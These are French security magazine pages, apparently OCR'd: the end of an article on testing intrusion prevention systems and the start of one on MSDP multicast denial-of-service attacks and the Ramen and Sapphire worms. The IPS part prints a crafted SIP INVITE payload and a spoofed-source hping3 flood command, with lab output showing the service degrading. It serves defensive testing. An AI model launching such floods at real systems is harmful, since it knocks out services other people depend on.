Soyons clair, il y a toujours un moyen de contourner un mécanisme de sécurité en général et un IPS en particulier. Tester un IPS dans l'objectif d'évaluer s'il est possible d'éviter la détection et le blocage d'une attaque est donc parfaitement inutile dans la mesure où la réponse est « oui ». Tout au plus, il s'agit d'un test des compétences du testeur... Néanmoins, il reste important de s'assurer que les techniques les plus basiques sont bien bloquées par l'IPS. Cette notion de « techniques les plus basiques » reste très subjective, et c'est normal, dans la mesure où elle dépend encore une fois du contexte de déploiement et du niveau de sécurité recherché. Qui plus est, les techniques testées doivent naturellement être en rapport avec les applications à protéger. Nous pouvons donc classer les techniques d'évasion en trois catégories, dont le niveau de complexité va en croissant. La première catégorie englobe les techniques génériques, valables pour l'ensemble des protocoles et applications. Il s'agira par conséquent des méthodes de fragmentation et d'insertion réseau de niveau 3 (fragmentation d'un paquet IP) ou 4 (fragmentation des données sur plusieurs paquets, potentiellement fragmentés eux-mêmes), des techniques de saturation et de dénis de service. La deuxième catégorie concerne les techniques spécifiques à une application ou un protocole mais applicables de manière génériques, c'est-à-dire indépendamment du contexte. L'insertion dans une URL, son encodage en Hexa/Unicode ou encore

l'établissement de liaisons RPC multiples sont typiquement des techniques d'évasion de cette catégorie. Enfin, la dernière catégorie intègre toutes les techniques dont la mise en œuvre est liée au contexte final. Ainsi, nous trouverons, par exemple, au niveau réseau, des techniques telles que celles consistant à exploiter les différences de *timers* utilisés pour le réassemblage des paquets. Au niveau applicatif, le HTTP *smuggling* ou *response splitting* sont deux excellents exemples de techniques de cette catégorie pour le web. Il est évident que la résistance à ces dernières techniques d'évasion nécessite de la part de l'IPS soit une « connaissance » de l'environnement, soit d'être conçu sur un système identique à la cible.Il se peut également que certaines de ces techniques « avancées » soient bloquées par une fonction inattendue de l'IPS, telles qu'une détection d'anomalie, une signature « exotique » ou le résultat d'une analyse comportementale. La question est alors de savoir si ce résultat est acceptable ou non. Encore une fois, seule une approche pragmatique, reposant sur la compréhension du mécanisme ayant généré le blocage et l'absence de faux-positifs, est à même de fournir une réponse claire.

Après tout, si une tentative d'évasion de mon IPS, ciblée sur mon application et dans le contexte exact de la mise en production, échoue, ce sans générer de faux-positifs sur la copie du flux réel que je transmets en parallèle, c'est tout ce que je demande. Les autres questions, je les laisse aux philosophes. À un bémol près, la prise de connaissance et la documentation des limitations qui peuvent être induites par le mécanisme de blocage. En effet, ce dernier peut, par exemple, bloquer les URL dont la longueur dépasse une valeur donnée et non atteinte avec les applications actuellement en production. Néanmoins, rien n'indique que la prochaine version ne fera pas usage d'URL plus longues. D'où l'importance de connaître et de faire connaître ces nouvelles limitations.Enfin, une erreur souvent commise lors des tests est de rechercher la détection d'une méthode d'évasion. Ainsi, il n'y a aucune raison de bloquer un flux HTTP dont l'adresse applicative (l'URL) est encodée, tant que l'encodage est légitime. Idem pour la représentation des données RPC, etc. Ainsi, un test de mutation devra porter sur une URL malicieuse et non sur `/index.html`. Dans ce dernier cas le flux ne doit pas être bloqué !

Dénis de service

D'une manière un peu surprenante, tester les capacités d'un IPS à lutter efficacement contre les dénis de services est probablement l'opération la plus complexe du banc de test. Tout simplement parce qu'elle regroupe les difficultés de l'ensemble des autres catégories : reproduction fidèle de l'environnement tant au niveau physique que logique, reproduction d'attaques effectives et présentant les mêmes caractéristiques que l'infrastructure cible, compréhension des mécanismes de blocage et évaluation des nouvelles limitations qu'elles impliquent.

Certaines de ces problématiques ne sont qu'une question de bon sens et/ou de compétence technique, la plus grande difficulté étant la reproduction d'une attaque « crédible » et l'évaluation de son impact (ou non).La simulation d'un *flood* de SYN ou d'anomalies se réalise simplement avec un outil tel que hping. La seule subtilité est de s'assurer que les sources sont bien *spoofées* et qu'aucun paquet de RST n'est renvoyé. Comme il se doit, l'affaire se complique quand il s'agit de simuler des dénis de service au niveau applicatif, ce à deux titres. Tout d'abord, il faut connaître l'ensemble des types d'attaques auxquelles les applications peuvent être soumises, ensuite il est nécessaire d'être à même de les reproduire.

Prenons un exemple d'actualité : l'attaque d'un service de voix sur IP via SIP. La problématique avec SIP n'est pas le lancement de l'attaque, qui ne nécessite que de connaître le format approprié des messages couramment utilisés pour les floods (à savoir essentiellement `INVITE` et `BYE`), mais d'évaluer l'impact de cette attaque sur le système. L'outil SIPP **[7]** est tout à fait approprié dans la mesure où il peut simuler clients et/ou serveurs SIP. Ci-dessous, `sipp` simule un client SIP établissant des connexions vers le serveur dans une situation « normale ». 177 appels ont été effectués avec succès en l'espace de 17 secondes, sans aucune retransmission ou *timeout*.

```
[root@lab2 sipp]# ./sipp -sn uac lab1
Resolving lab1...
---------------------------- Scenario Screen -------- [1-4]: Change Screen --
  Call-rate(length)     Port   Total-time  Total-calls  Remote-host
  10.0(0 ms)/1.000s   5060      17.75 s         177  10.0.0.101:5060(UDP)

  7 new calls during 0.750 s period      2 ms scheduler resolution
  0 concurrent calls (limit 30)          Peak was 1 calls, after 0 s
  0 out-of-call msg (discarded)
  1 open sockets

                                 Messages  Retrans   Timeout   Unexpected-Msg
      INVITE ---------->         177       0         0
        100 <----------          0         0                   0
        180 <----------          177       0                   0
        200 <---------- E-RTD    177       0                   0
        ACK ---------->          177       0
            [     0 ms]
        BYE ---------->          177       0         0
        200 <----------          177       0                   0

---------------------------- Test Terminated --------------------------------

---------------------------- Statistics Screen ------- [1-4]: Change Screen --
  Start Time                | 2006-05-22 22:00:18
  Last Reset Time           | 2006-05-22 22:00:35
  Current Time              | 2006-05-22 22:00:35
---------------------------+---------------------------+----------------------
  Counter Name              | Periodic value            | Cumulative value
---------------------------+---------------------------+----------------------
  Elapsed Time              | 00:00:00:747              | 00:00:17:760
  Call Rate                 |    9.371 cps              |    9.966 cps
---------------------------+---------------------------+----------------------
  Incoming call created     |       0                   |       0
  OutGoing call created     |       7                   |     177
  Total Call created        |                           |     177
  Current Call              |       0                   |
---------------------------+---------------------------+----------------------
  Successful call           |       7                   |     177
  Failed call               |       0                   |       0
---------------------------+---------------------------+----------------------
  Response Time             | 00:00:00:000              | 00:00:00:000
  Call Length               | 00:00:00:000              | 00:00:00:000
---------------------------- Test Terminated --------------------------------
```

Lançons maintenant un flood généré avec les scripts et outils suivants.

```
[root@lab3 tmp]# cat sip.INVITE
INVITE sip:flood@10.0.0.96:10321 SIP/2.0
Via: SIP/2.0/UDP 10.0.0.97:4432
From: sipp <sip:sipp@10.0.0.98:65432>;tag=432
To: sut <sip:sip@10.0.0.99:32454>
Call-ID: 31337
Cseq: 1 INVITE
Contact: sip:sipp@10.0.0.100:2345
```

```
Max-Forwards: 70
Subject: Performance Test
Content-Type: application/sdp
Content-Length: 136

v=0
o=user1 53655765 2353687637 IN IP4 127.0.0.1
s=-
t=0 0
c=IN IP4 [media_ip]
m=audio 12345 RTP/AVP 0
a=rtpmap:0 PCMU/8000
```

```
[root@lab3 tmp]# hping3 -E sip.INVITE -d 434 -2 --rand-source -p 5060 10.0.0.101
--flood
```

Le résultat sur le client est sans appel : 22 appels échoués en 2 minutes.

```
[root@lab2 sipp]# ./sipp -sn uac lab1
Resolving lab1...
---------------------------- Scenario Screen -------- [1-4]: Change Screen --
  Call-rate(length)     Port   Total-time  Total-calls  Remote-host
  10.0(0 ms)/1.000s   5060     130.24 s          22  10.0.0.101:5060(UDP)

  0 new calls during 0.200 s period      2 ms scheduler resolution
  0 concurrent calls (limit 30)          Peak was 22 calls, after 2 s
  0 out-of-call msg (discarded)
  1 open sockets

                                 Messages  Retrans   Timeout   Unexpected-Msg
     INVITE ---------->          22        154       22
       100 <----------           0         0                   0
       180 <----------           0         0                   0
       200 <---------- E-RTD     0         0                   0
       ACK ---------->           0         0
         [     0 ms]
       BYE ---------->           0         0         0
       200 <----------           0         0                   0

------------------------------ Test Terminated ---------------------------------


---------------------------- Statistics Screen ------- [1-4]: Change Screen --
  Start Time              | 2006-05-22 22:11:28
  Last Reset Time         | 2006-05-22 22:13:38
  Current Time            | 2006-05-22 22:13:39
--------------------------+-------------------------+-------------------------
  Counter Name            | Periodic value          | Cumulative value
--------------------------+-------------------------+-------------------------
  Elapsed Time            | 00:00:00:198            | 00:02:10:242
  Call Rate               |    0.000 cps            |    0.169 cps
--------------------------+-------------------------+-------------------------
  Incoming call created   |       0                 |       0
  OutGoing call created   |       0                 |      22
  Total Call created      |                         |      22
  Current Call            |       0                 |
--------------------------+-------------------------+-------------------------
  Successful call         |       0                 |       0
  Failed call             |       1                 |      22
--------------------------+-------------------------+-------------------------
  Response Time           | 00:00:00:000            | 00:00:00:000
  Call Length             | 00:02:08:038            | 00:02:07:977
---------------------------- Test Terminated ---------------------------------
```

Maintenant, vous pouvez mettre l'IPS en ligne et voir dans quelle mesure il parvient à bloquer une telle attaque... C'est-à-dire permettre de rétablir une situation similaire à celle constatée en absence d'attaque.

Conclusion

Le problème avec les tests d'IPS est qu'il n'y a pas de règles standards, de *guidelines* fixes et définitives. Tester un IPS nécessite de comprendre ce que l'on fait et de consacrer du temps en amont pour l'analyse des besoins et la reproduction de l'environnement final. Faute d'investir dans le temps et les compétences nécessaires, les tests ne peuvent mener que, au mieux, à un résultat parcellaire. Plus généralement, les résultats obtenus à l'issue de tests approximatifs sont justes totalement en décalage avec la réalité et le déploiement promet d'être une catastrophe...

Être conscient de ses limites est le début de la sagesse. Dès lors, mieux vaut se focaliser sur les aspects commerciaux, le service et le support, afin de garantir l'intervention de personnes compétentes lors des phases de déploiement. Pourvu que l'IPS retenu soit suffisamment riche en fonctionnalités et en capacités de *tuning*, on pourra toujours en faire quelque chose d'utile !

Références

[1] HoneyD : **www.honeyd.org**

[2] Tomahawk : **www.tomahawktesttool.org**

[3] hping : **www.hping.org**

[4] OpenWebload : **openwebload.sourceforge.net**

[5] Hydra : **thc.org/thc-hydra**

[6] Metasploit : **www.metasploit.com**

[7] SIPP : **sipp.sourceforge.net**

La sécurité des protocoles multicast IP
Le routage inter-domaine

Sébastien Loye
sebastien.loye@wanadoo.fr

Cédric Llorens
Cedric.llorens@wanadoo.fr

L'étude et la résolution des problèmes de sécurité dans l'infrastructure multicast ont longtemps été négligées. Les principaux efforts de la communauté multicast ont concerné le développement, le déploiement, la supervision et le débogage des protocoles multicast. Parmi toutes les failles de sécurité existantes, les plus inquiétantes concernent les attaques par déni de service, communément appelées attaques DoS (Denial-of-Service), qui exploitent la nature point à multipoint du multicast pour conduire des attaques de grande ampleur. De plus, celles qui ciblent les vulnérabilités du protocole Multicast Source Discovery Protocol (MSDP) sont certainement les plus redoutables. En effet, les failles de sécurité du protocole MSDP sont extrêmement faciles à exploiter et peuvent conduire à l'effondrement d'une infrastructure multicast.

1. Introduction

Depuis sa création, l'infrastructure *multicast* a vécu plusieurs changements fondamentaux partant d'un réseau *overlay* en mode dense, appelé le « Mbone », jusqu'au déploiement du multicast natif en mode *sparse*. De nos jours, les tous derniers travaux ont permis de définir le *Source Specific Multicast* (SSM). Les principaux efforts de la communauté multicast ont donc porté pendant les premières années sur la définition et la mise au point des protocoles multicast, puis sur le débogage et l'administration. Tous ces efforts entrepris ont fait que les protocoles multicast ont gagné en maturité, et que leur déploiement dans les réseaux IP opérationnels s'est effectué de manière très significative au cours de ces derniers mois.

Cependant, le travail sur la sécurisation de l'infrastructure multicast a pendant longtemps été oublié et laissé de côté. Par conséquent, la plupart des protocoles multicast ont des failles de sécurité. Ces problèmes de sécurité sont d'autant plus préoccupants qu'ils sont latents dans chaque élément de la topologie d'un réseau multicast, du terminal jusqu'au routeur de cœur de réseau.

Après avoir détaillé dans des articles précédents les protocoles multicast d'accès [1] et de routage intra-domaine [2], nous décrivons ici quelques faiblesses et failles de sécurité des protocoles de routage multicast inter-domaine et principalement celles du protocole MSDP. Après avoir brièvement expliqué le fonctionnement du protocole MSDP, nous détaillons ensuite le mode opératoire des attaques DoS ciblant plus particulièrement le protocole MSDP. Puis, nous prenons en exemple des attaques réelles qui ont été déclenchées par deux vers Internet (Ramen et Sapphire). Nous analysons ensuite leurs effets sur les réseaux multicast MSDP et leurs différences. Enfin, nous décrivons les options de configuration actuellement disponibles sur les routeurs MSDP permettant de limiter les effets des attaques DoS.

2. Les protocoles de routage multicast inter-domaine

Dans le modèle PIM SM (*Protocol Independant Multicast - Sparse Mode*), la diffusion des données multicast entre sources et récepteurs du groupe est possible au sein d'un domaine multicast grâce à un routeur RP (*Rendez-vous Point*) qui a connaissance des sources et récepteurs de son domaine. Par contre, un RP n'a aucun moyen de connaître l'existence de sources situées dans d'autres domaines multicast, ce qui empêche toute transmission de données multicast à travers plusieurs domaines. Les RP dans des domaines multicast distincts ont donc besoin d'un protocole qui leur permette de partager et de découvrir des informations à propos des sources de trafic multicast. Ce protocole est MSDP (*Multicast Source Discovery Protocol*), qui est documenté dans la RFC 3618.

MSDP est un protocole compagnon de PIM-SM qui permet de connecter des domaines PIM-SM grâce à des arbres inter-domaines spécifiques à une source plutôt que des arbres partagés. Il permet à des routeurs RP situés dans des domaines multicast différents d'échanger des informations sur les sources multicast qu'ils contrôlent dans leur domaine. Cette information consiste essentiellement en une liste de paires source/groupe pour les sources multicast actives dans leur domaine, permettant à d'autres RP PIM-SM de découvrir et de joindre des sources dans le domaine. L'intérêt du protocole MSDP est qu'il permet de mettre en œuvre des diffusions multicast inter-domaine, tout en permettant à chaque fournisseur de service de conserver localement son propre RP indépendant [3,5].

Même si, en théorie, il est possible d'utiliser MSDP avec d'autres protocoles de routage que PIM-SM, aucune autre spécification n'existe.

Le protocole MSDP fonctionne comme suit :


- Les RP dans chaque domaine activent le protocole MSDP. Il est également possible d'activer MSDP sur des routeurs qui ne sont pas RP ; dans ce cas, ils peuvent relayer des annonces MSDP à d'autres nœuds MSDP, mais ils ne peuvent pas être à l'origine ou réagir à des messages MSDP.
- Chaque nœud MSDP est configuré explicitement avec un ensemble de pairs MSDP dans d'autres domaines avec lesquels il crée des sessions MSDP (via l'établissement de connexions TCP).
- Quand un RP reçoit un message *PIM Register* d'une nouvelle source dans son domaine multicast, il crée un message *MSDP Source-Active* (SA) et le diffuse à tous ses pairs MSDP. Chaque message SA contient l'adresse IP de la source, l'adresse du groupe multicast et l'adresse IP du nœud MSDP à l'origine du message. Le routeur RP émet alors périodiquement ce message SA tant que la source de trafic est active.
- Les messages MSDP, qui contiennent un ou plusieurs messages SA, sont diffusés de proche en proche jusqu'à atteindre

l'ensemble des routeurs MSDP faisant partie des réseaux multicast interconnectés. La diffusion des messages SA par les pairs MSDP est contrôlée par une procédure RPF modifiée pour éviter toute boucle de transmission. Un nœud MSDP utilise les informations de routage distribuées par MBGP et n'accepte un message SA que s'il a été envoyé par le pair MSDP qui est sur le meilleur chemin vers le nœud MSDP origine.

- Quand un RP reçoit un nouveau message SA qui annonce une paire source S/groupe G et qu'il a une entrée (*,G) dans sa table TIB (c'est-à-dire qu'il y a au moins un récepteur dans son domaine qui demande à recevoir le trafic multicast issu de ce groupe G), le RP crée un arbre de plus court chemin vers la source (et non vers le RP de la source) en émettant un message *PIM Join (S,G)* vers cette source, exactement comme s'il avait reçu directement un message *PIM Register* de la source S. Dès que cette branche SPT vers la source est établie et que le RP transmet les données sur l'arbre partagé, un routeur d'accès, qui a des membres du groupe G directement connectés, a la possibilité d'après les conventions de PIM-SM de basculer vers un arbre de plus court chemin en joignant l'arbre spécifique à la source S.
- Un routeur MSDP a la possibilité de filtrer les messages SA qu'il émet, mais aussi, dans le cas de groupes à portée administrée[1], les messages SA reçus de pairs MSDP qu'il doit diffuser.

La figure 1 illustre le processus de diffusion des messages MSDP SA entre pairs MSDP lorsqu'une source de trafic multicast devient active.

Figure 1 *Diffusion des messages MSDP SA entre pairs MSDP*



Dans l'exemple ci-dessus sont schématisés cinq domaines multicast PIM-SM A à E qui ont chacun leur propre RP. Ces RP, qui sont également des pairs MSDP, établissent entre eux des sessions MSDP via TCP. Supposons qu'un récepteur dans le domaine E joigne le groupe multicast G=225.1.1.1, ce qui provoque l'émission par son DR, le routeur Rr, d'un message *PIM Join (*, G)* vers son RP et la création d'une branche de l'arbre partagé (*,G) du RP du domaine E vers le routeur Rr.

Quand la source de trafic multicast S dans le domaine A se met à émettre du trafic sur le groupe G, le routeur d'attachement Rs de la source envoie un message *PIM Register* à son RP afin de l'informer qu'une source est active dans le domaine local. Le RP crée alors un message *MSDP SA (S, G)* et le transmet à ses deux pairs MSDP situés dans les domaines B et C.


Quand les RP des domaines B et C reçoivent les messages MSDP SA, ils font un contrôle RPF sur ces messages et les transmettent à leur tour à leurs pairs MSDP.

Ainsi, les messages SA sont diffusés à tous les domaines multicast et atteignent finalement le routeur MSDP du domaine E. Certains messages MSDP SA sont détruits à cause d'un contrôle RPF non valide. C'est notamment le cas du message SA transmis par le pair MSDP du domaine B à son pair du domaine C et celui transmis par le RP du domaine D au RP du domaine E.

Dès que le premier message MSDP SA atteint le RP du domaine E, celui-ci constate qu'il a une branche de l'arbre partagé active pour le groupe 225.1.1.1. Il réagit à ce message MSDP SA en envoyant un message *PIM Join (S, G)* vers la source afin de recevoir le trafic émis par la source S sur le groupe G.

Ce message *PIM Join (S, G)* va suivre la route inter-domaine de plus court chemin vers la source S. Le cheminement de ce message PIM Join entre domaines multicast, qui n'est pas nécessairement le même que celui emprunté par les messages SA via les sessions MSDP, est illustré à la figure 2.

Figure 2 *Construction de l'arbre SPT inter-domaine entre le RP côté récepteur et la source*



Dès que l'arbre de plus court chemin (S,G) est construit entre le routeur Rs d'attachement de la source dans le domaine A et le RP du domaine E, le flux de trafic (S, G) commence à être transmis nativement via cet arbre.

Puis le RP du domaine E transmet à son tour ce flux via l'arbre partagé (*,G) à destination du récepteur comme illustré à la figure 3.


S'il y a sur les réseaux multicast interconnectés des milliers de groupes et sources multicast actifs simultanément, alors le nombre de messages SA inondés entre pairs MSDP peut engorger les ressources et les capacités de traitement des routeurs MSDP.

La charge processeur associée au traitement des messages MSDP est d'autant plus importante que les groupes sont dynamiques, soit du fait de sources sporadiques ou d'abonnements/désabonnements fréquents de la part des membres.

[1] Voir la description des adresses à portée administrée faite dans la RFC 2365.

Puisque la quantité de trafic MSDP augmente linéairement avec le nombre de sources, le protocole MSDP est considéré par les experts du domaine comme une solution intérimaire qui ne peut pas convenir pour un déploiement à long terme et à grande échelle. Cependant et étant donné que d'autres alternatives ne sont pas prêtes à l'heure actuelle, le protocole MSDP est une solution de compromis fonctionnelle et acceptable pour le futur immédiat.

Figure 3 *Transmission du trafic via l'arbre SPT entre la source et le RP puis via l'arbre RPT*



3. Les attaques de type Déni de Service

Avant de chercher à sécuriser une infrastructure multicast, il est important de bien identifier et de comprendre les vulnérabilités du protocole MSDP. Ces failles, comme nous le verrons par la suite, sont non seulement très faciles à exploiter, mais aussi que l'impact de leur exploitation peut mettre à mal toute l'infrastructure multicast [4].

3.1 Description des attaques DoS qui ciblent MSDP

Toutes les attaques DoS (*Deny of Service*) fondées sur MSDP visent à inonder l'infrastructure multicast avec de faux messages SA afin de l'empêcher de fonctionner. Le protocole MSDP est particulièrement vulnérable puisqu'il permet à n'importe quel terminal IP raccordé à un réseau multicast (ayant activé le protocole MSDP) de lancer (à moindre effort) une attaque globale contre tous les réseaux multicast MSDP raccordés.


La facilité avec laquelle de telles attaques peuvent être lancées tient à deux comportements de base du protocole MSDP :

1. Chaque fois que dans un réseau multicast une source de trafic émet pour la première fois un paquet IP à destination d'un groupe multicast, un routeur RP du domaine va envoyer l'annonce SA correspondante à chacun de ses pairs MSDP;
2. Chaque pair MSDP diffuse tous les messages SA qu'il reçoit à tous les pairs MSDP auquel il est connecté.

Tandis que la première opération rend très aisée la génération de faux messages SA, la seconde opération permet à ces messages SA d'être propagés sur la totalité de l'infrastructure réseau multicast. Par conséquent, un seul terminal peut forcer son routeur local RP à générer une très grande quantité de messages SA.

Ceux-ci seront diffusés de proche en proche au sein de l'infrastructure multicast et forceront ainsi chaque pair MSDP à traiter ces messages. La figure 4 illustre le fonctionnement de ce type d'attaque. Un terminal malveillant situé dans le domaine A envoie en quelques secondes un paquet à destination d'un très grand nombre d'adresses multicast puisées dans la Classe D (bloc d'adresses 224/4).

Figure 4 *Inondation de messages SA*



Considérant qu'il s'agit de trafic multicast valide, le premier routeur multicast du domaine A qui reçoit ce trafic le transmet à son routeur RP/MSDP local encapsulé dans des messages PIM Register. Puis, le routeur RP/MSDP génère un message MSDP SA pour chaque paquet multicast reçu (un pour chaque nouveau groupe multicast).

Les messages SA sont ensuite diffusés de proche en proche par les pairs MSDP jusqu'à atteindre toute l'infrastructure multicast. Ces attaques très faciles à lancer sont connues sous le nom d'**orages MSDP SA** et ont été les plus courantes et dommageables à ce jour sur les réseaux multicast.

3.2 Les caractéristiques des attaques de type orage MSDP

Les attaques par Déni de Service MSDP peuvent être caractérisées par les trois éléments suivants :

1. Le point d'origine de l'attaque

   La localisation de la source de l'attaque est un paramètre important, non seulement pour identifier le (ou les) terminal(terminaux) malveillant(s), mais aussi pour estimer et comprendre la durée d'une attaque. En effet, la sévérité d'une attaque et la rapidité à laquelle elle se propage dans l'infrastructure multicast dépendent de paramètres tels que la connectivité MSDP du RP « origine » de l'attaque (le nombre de pairs MSDP externes auquel il est connecté),et sa proximité par rapport au cœur du réseau multicast inter-domaine.

   De même, une attaque peut être soit centralisée (par exemple une source unique avec un fort taux de génération de messages SA) soit distribuée (plusieurs sources avec un faible taux de génération d'attaques) en plusieurs points du réseau multicast. Les attaques distribuées sont les plus dangereuses puisqu'elles sont plus difficiles à détecter et permettent potentiellement de générer une plus grande quantité de faux messages SA.

2. Les caractéristiques des messages SA

Pour qu'une attaque par inondation de messages SA soit efficace et donc nocive, il faut que chacun des messages SA engendrés par l'attaquant soit unique afin de créer une annonce supplémentaire qui est diffusée dans le réseau multicast. Un message MSDP SA est identifié par les trois champs suivants :

1. *Adresse de groupe* : adresse IP de classe D du groupe multicast à qui le paquet a été envoyé.
2. *Adresse source* : adresse IP de la source qui a émis le paquet.
3. *Adresse du RP* : adresse IP du RP qui a généré le message SA.

Par ordre de facilité, l'adresse de groupe est pour un attaquant le champ le plus facile à manipuler car cela nécessite uniquement de changer l'adresse destination (choisie parmi la classe D) du paquet.

Il est également facile de faire varier l'adresse source, soit en usurpant (*spoofing*) l'adresse d'un autre terminal IP soit en impliquant dans l'attaque de multiples terminaux. La plage d'adresses sources qui peut être spoofée est limitée à l'ensemble des adresses IP dans le domaine du RP. Cette limitation est due au fait que chaque routeur MSDP met en œuvre un mécanisme de protection rudimentaire vérifiant que la source appartient à son domaine avant de générer un message SA. En revanche, il est difficile de fausser l'adresse IP du RP qui a émis le message SA. En effet, l'adresse du RP d'un message SA n'est pas un champ qu'un terminal malveillant peut facilement manipuler (à cause de la procédure RPF qui contrôle la diffusion des messages MSDP SA). La seule façon de générer des messages SA avec des adresses RP différentes est de lancer une attaque distribuée mettant en œuvre des terminaux dans de multiples domaines.

3. Le taux de génération de SA

L'impact d'une attaque DoS ciblant MSDP est directement fonction du nombre de messages SA générés. Le pire des cas est une génération massive de messages SA sur une courte période de temps. De telles attaques provoquent une brusque augmentation du nombre de messages SA. En revanche, elle est aussi facilement détectable et peut être mise en défaut. Une attaque encore plus virulente et astucieuse consiste à générer des messages SA à un débit légèrement croissant. Une telle attaque, qui au final aboutit à générer un aussi grand nombre de faux messages SA que la précédente, est par contre bien plus difficile à détecter.

En faisant varier ces trois caractéristiques de base, il est possible d'engendrer plusieurs variantes d'attaques très différentes en nature. La sévérité de l'attaque et les effets sur le réseau multicast dépendent non seulement du type d'orage MSDP engendré, mais également des solutions envisageables pour détecter et contrer l'attaque.

3.3 Exemples réels d'attaques DoS MSDP

Au cours des dernières années, les orages MSDP ont constitué la principale menace pour les réseaux multicast opérationnels. Ces orages MSDP ont le plus souvent été causés par des vers Internet tels que le vers Ramen en janvier 2001 et le vers Sapphire en janvier 2003 (également connu sous le nom de Slammer ou SQLExp). Ils ont tous deux provoqué une inondation de l'infrastructure multicast par un très grand nombre de messages SA **[6,7]**.

Le mode opératoire de ces vers est en général toujours le même. Ils mettent à profit une faille logicielle pour infecter des terminaux IP, puis se propagent à partir de ces terminaux infectés pour découvrir et attaquer d'autres terminaux vulnérables. Ainsi, le vers Ramen cherchait à profiter d'une faille particulière des terminaux Linux, tandis que le vers Sapphire visait à découvrir une version vulnérable d'un logiciel de base de données.

Pour découvrir d'autres terminaux vulnérables, les vers sélectionnent en général aléatoirement un grand bloc d'adresses IP (par exemple un préfixe /16) et scannent tous les terminaux dans ce bloc. En l'espace de quelques minutes seulement, ces terminaux infectés peuvent scanner des dizaines, voire des centaines de milliers d'autres terminaux.

Il est important de souligner que ces attaques **ne ciblaient pas les réseaux multicast**. Durant le scanning des adresses IP, il arrivait simplement que le bloc d'adresse sélectionné aléatoirement par le vers corresponde à un bloc d'adresses multicast (224/4) de la classe D.


Ainsi et si le terminal infecté était connecté à un réseau multicast, il déclenchait alors la création puis l'envoi par le RP du domaine d'un message MSDP Source Address (SA) pour chaque paire source-groupe.

Chaque message SA généré était ensuite diffusé de proche en proche à tous les pairs MSDP de l'Internet multicast. Quelles que soient les intentions originelles de ces vers, ils ont provoqué une inondation de faux messages SA à travers les réseaux multicast interconnectés.

Ainsi, un seul terminal infecté qui scanne simplement un préfixe réseau /16 de la classe D peut provoquer la génération de plus de 65 000 MSDP SA qui sont diffusés et mis en cache par tous les routeurs MSDP. Cette explosion d'états provoque alors un rapide engorgement des routeurs MSDP qui viennent à manquer de ressources mémoire et processeur et finissent par s'écrouler.


Ces attaques, les plus courantes à ce jour sur les réseaux multicast, sont d'autant plus dangereuses qu'elles sont très faciles à lancer. La figure 5 illustre le nombre de messages SA qui a été déclenché

Figure 5 *Orage MSDP provoqué par le vers Ramen (janvier 2001)*



par le vers Ramen et observé sur le réseau Internet multicast MBONE (*Multicast Backbone*) pendant un mois glissant à partir du 12 janvier 2001.

Figure 6 *Orage MSDP provoqué par le vers Sapphire/Slammer (24 janvier 2003)*



De la même manière, la figure 6 illustre le nombre de messages SA déclenchés par le vers Sapphire et observés sur le réseau MBONE à partir de 16:00 le 24 janvier 2003 pendant 24 heures glissantes. L'analyse des statistiques MSDP collectées sur les routeurs a montré dans le cas du vers Ramen qu'il y eu 40 attaques distinctes pendant une période de 20 jours.

